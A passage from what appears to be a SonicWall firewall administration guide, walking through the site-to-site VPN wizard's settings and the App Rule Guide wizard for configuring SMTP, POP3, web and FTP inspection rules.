
- **Policy Name** –Enter a name you can use to refer to the policy. For example, `Boston Office`.
- **Preshared Key** – Enter a character string to use to authenticate traffic during IKE Phase 1 negotiation. You can use the default SonicWall-generated Preshared Key.
- **I know my Remote Peer IP Address (or FQDN)** – If you check this option, this SonicWall can initiate the contact with the named remote peer. This option is not selected by default.

  If you do not check this option, the peer must initiate contact to create a VPN tunnel and the firewall will use aggressive mode for IKE negotiation.

  - **Remote Peer IP Address (or FQDN)** – If you selected the **I know my Remote Peer IP Address (or FQDN)** option, enter the IP address or Fully Qualified Domain Name (FQDN) of the remote peer (For example, `boston.yourcompany.com`).

2 Click **Next**. The **Network Selection** page displays.

Network Selection




1 Select the local and destination resources to which this VPN will be connecting:

- **Local Networks** – Select the local network resources protected by this SonicWall that you are connecting with this VPN. You can select any address object or group on the device, including networks, subnets, individual servers, and interface IP addresses. The default is **Firewalled Subnets**.

  If the object or group you want has not been created yet, select **Create Object** or **Create Group**. Create the new object or group in the dialog box that pops up. Then select the new object or group.

- **Destination Networks** – Select the network resources on the destination end of the VPN Tunnel from the drop-down menu. If the object or group does not exist, select **Create new Address Object** or **Create new Address Group**. For example:

  a) Select **Create new Address Group**. The **Add Address Object Group** dialog displays.



  b) In the **Name** field, enter `LAN Group`.


  c) In the list on the left, select **LAN Subnets** and click the **Right Arrow** button.

  d) Click **OK** to create the group and return to the **Network Selection** page.

  e) From the **Destination Networks** drop-down menu, select the newly created group.

2 Click **Next**. The **Security Settings** page displays.

Security Settings



1 In the **Security Settings** page, you select the security settings for IKE Phase 1 and IPSEC Phase 2. You can use the default settings. If you require more specific security settings, you can adjust the WAN GroupVPN VPN policy after this wizard is completed.

- **DH Group**: The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose:
  - **Group 1**
  - **Group 2** (default)
  - **Group 5**
  - **Group 14**

  The VPN uses this during IKE negotiation to create the key pair.
- **Encryption**: This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security:
  - **DES** – The least secure, but takes the least amount of time to encrypt and decrypt.
  - **3DES** (default)
  - **AES-128**
  - **AES-192**
  - **AES-256** – The most secure, but takes the longest time to encrypt and decrypt.

  The VPN uses this for all data through the tunnel.


  IMPORTANT: The SonicWall Global VPN Client version 1.x is not capable of AES encryption, so if you chose an AES method, only SonicWall Global VPN Client versions 2.x and higher will be able to connect.
- **Authentication**: This is the hashing method used to authenticate the key, when it is exchanged during IKE negotiation. You can choose:
  - **MD5**
  - **SHA-1 (**default)
  - **SHA256**
  - **SHA384**

- **SHA512**

- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).


2 Click **Next**. The **Site-to-site Policy Configuration Summary** page displays.

Site-to-site Policy Configuration Summary




1 The **Site-to-site VPN Policy Configuration Summary** page displays the configuration defined using the VPN Wizard. To modify any of the settings, click **Back** to return to the appropriate page.

2 Click **Apply** to complete the wizard and create your VPN policy. A **Storing SonicWall Configuration...** message displays before the **VPN Wizard Complete** page displays.



VPN Wizard Complete



1 Click **Close** to close the wizard.

Using the App Rule Guide (Wizard)

Wizards > App Rule Guide


The **App Rule Guide** provides safe configuration of App Rules for many common use cases, but not for everything. If at any time during the guide you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. See About App Rules and App Control Advanced on page 913, for more information on manual configuration.

NOTE: When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them.

To use the wizard to configure app rules:


1 Login to the SonicWall security appliance.

2 In the SonicWall banner at the top of the page, click the **Wizards** icon. The **Welcome** page displays.




3 Select the **App Rule Guide** radio button.

4 Click **Next**. The **App Rule Wizard Introduction** page displays.



5 Click **Next**. The **App Rule Policy Type** page displays.

App Rule Policy Type



1 Select the type of network application to configure:

- **I would like to apply a policy to SMTP e-mail** (default)
- **I would like to apply a policy to incoming POP3 e-mail**
- **I would like to apply a policy to Web Access**
- **I would like to apply a policy to an FTP file transfer**

2 Click **Next**.

3 The next page varies depending on your choice of policy type. If you chose **I would like to apply a policy to**:


- **SMTP email**, go to Select SMTP/POP3 Rules for Application Firewall on page 1995.

- **POP3 email**, go to Select SMTP/POP3 Rules for Application Firewall on page 1995
- **Web Access**, go to Select Web Access Rules for Application Firewall on page 1997
- **FTP file transfer**, go to Select FTP Rules for Application Firewall on page 1998

Select SMTP/POP3 Rules for Application Firewall

The POP3 rules are a subset of the SMTP rules.

Select SMTP Rules for App Rule



Select Pop3 Rules for App Rule

1 From the choices supplied (see SMTP and POP3 rules for Application Firewall), select:

- Where to look in the email (SMTP).
- The POP3 attachment filename, extension, or email subject content to examine.

SMTP and POP3 rules for Application Firewall


Rule	SMTP	POP3
Look for content found in the email subject	✓ (default)	✓
Look for content found in the email body	✓	
Look for content found in the email attachment	✓	
Specify maximum e-mail size allowed	✓	
Look for specific attachment extensions	✓	✓ (default)
Look for specific attachment names	✓	✓
Look for all attachment extensions, except the ones specified	✓	✓
Look for all attachment names, except the ones specified	✓	✓

2 Click **Next**.

3 The next page varies depending on your choice of rules. If you chose:

- All SMTP and POP3 policy rule types *except* **Specify maximum e-mail size allowed**, go to Set Application Firewall Object Keywords and Policy Direction on page 1999.
- **Specify maximum e-mail size allowed**, go to Application Firewall Object Email Size on page 2000.

Select Web Access Rules for Application Firewall



1 Select the rule to govern web access:


- **Look for download of files with specific file extensions**
- **Look for access to specific URIs**
- **Look for usage of certain web browsers**
- **Look for usage of any web browsers, except the ones specified**
- **Look for attachment name uploaded to a web mail account**
- **Look for attachment extension uploaded to a web mail account**

2 Click **Next**.

3 The page that displays depends of the rule selected:

- For **Look for usage of certain web browsers** and **Look for usage of any web browser, except the ones specified** rules, the **Rule Creation — App Rule Object Settings** page displays; go to Application Firewall Action Type/Settings on page 2001.
- For all other rules, the **Rule Creation — App Rule Object Keywords and Policy Direction** page displays; go to Set Application Firewall Object Keywords and Policy Direction on page 1999.

Select FTP Rules for Application Firewall




1 Select the FTP filename, extension, or content from the choices supplied:

- **Inspect transfer of files with specified file content**
- **Inspect download (reading) of files with specified filename**
- **Inspect download (reading) of files with specified file extension**
- **Inspect uploading (writing) of files with specified filename**
- **Inspect uploading (writing) of files with specified file extension**
- **Make all FTP access read-only (no uploads)**
- **Disallow usage of SITE command**

2 Click **Next**.

3 Go to Set Application Firewall Object Keywords and Policy Direction on page 1999.

Set Application Firewall Object Keywords and Policy Direction



1 In the **Direction** drop-down menu, select the traffic direction to scan from:

- **Incoming** (default)
- **Outgoing**
- **Both**

NOTE: If you selected an FTP rule of **Make all FTP access read-only (no uploads)** or **Disallow usage of SITE command**, the **Direction** drop-down menu is the only option available. After making your selection, go to Step 4.

2 If you chose:

- All policy rule types *except* these FTP types, go to Step 3:
  - **Make all FTP access read-only (no uploads)**
  - **Disallow usage of SITE command**
- One of these two FTP types, go to

3 Do one of the following:


NOTE: If you selected a SMTP or POP3 rule with the words **except the ones specified**, content that you enter here are the only content that does not cause the action to occur.

- Manually add content:
  a) In the **Content** field, type or paste a text or hexadecimal representation of the content to match.
  b) Click **Add**.
  c) Repeat until all content is added to the **List** field.

- Import keywords from a predefined text file that contains a list of content values:

  NOTE: The values must be one per line in the file.

  a) Click **Load From File**. The **Upload Object Values** dialog displays.




  b) Select the file containing the object values.

  c) Click **Upload**.

4 Click **Next**.

Application Firewall Object Email Size



1 In the **Direction** drop-down menu, select the traffic direction to scan.

- **Incoming**
- **Outgoing**
- **Both**

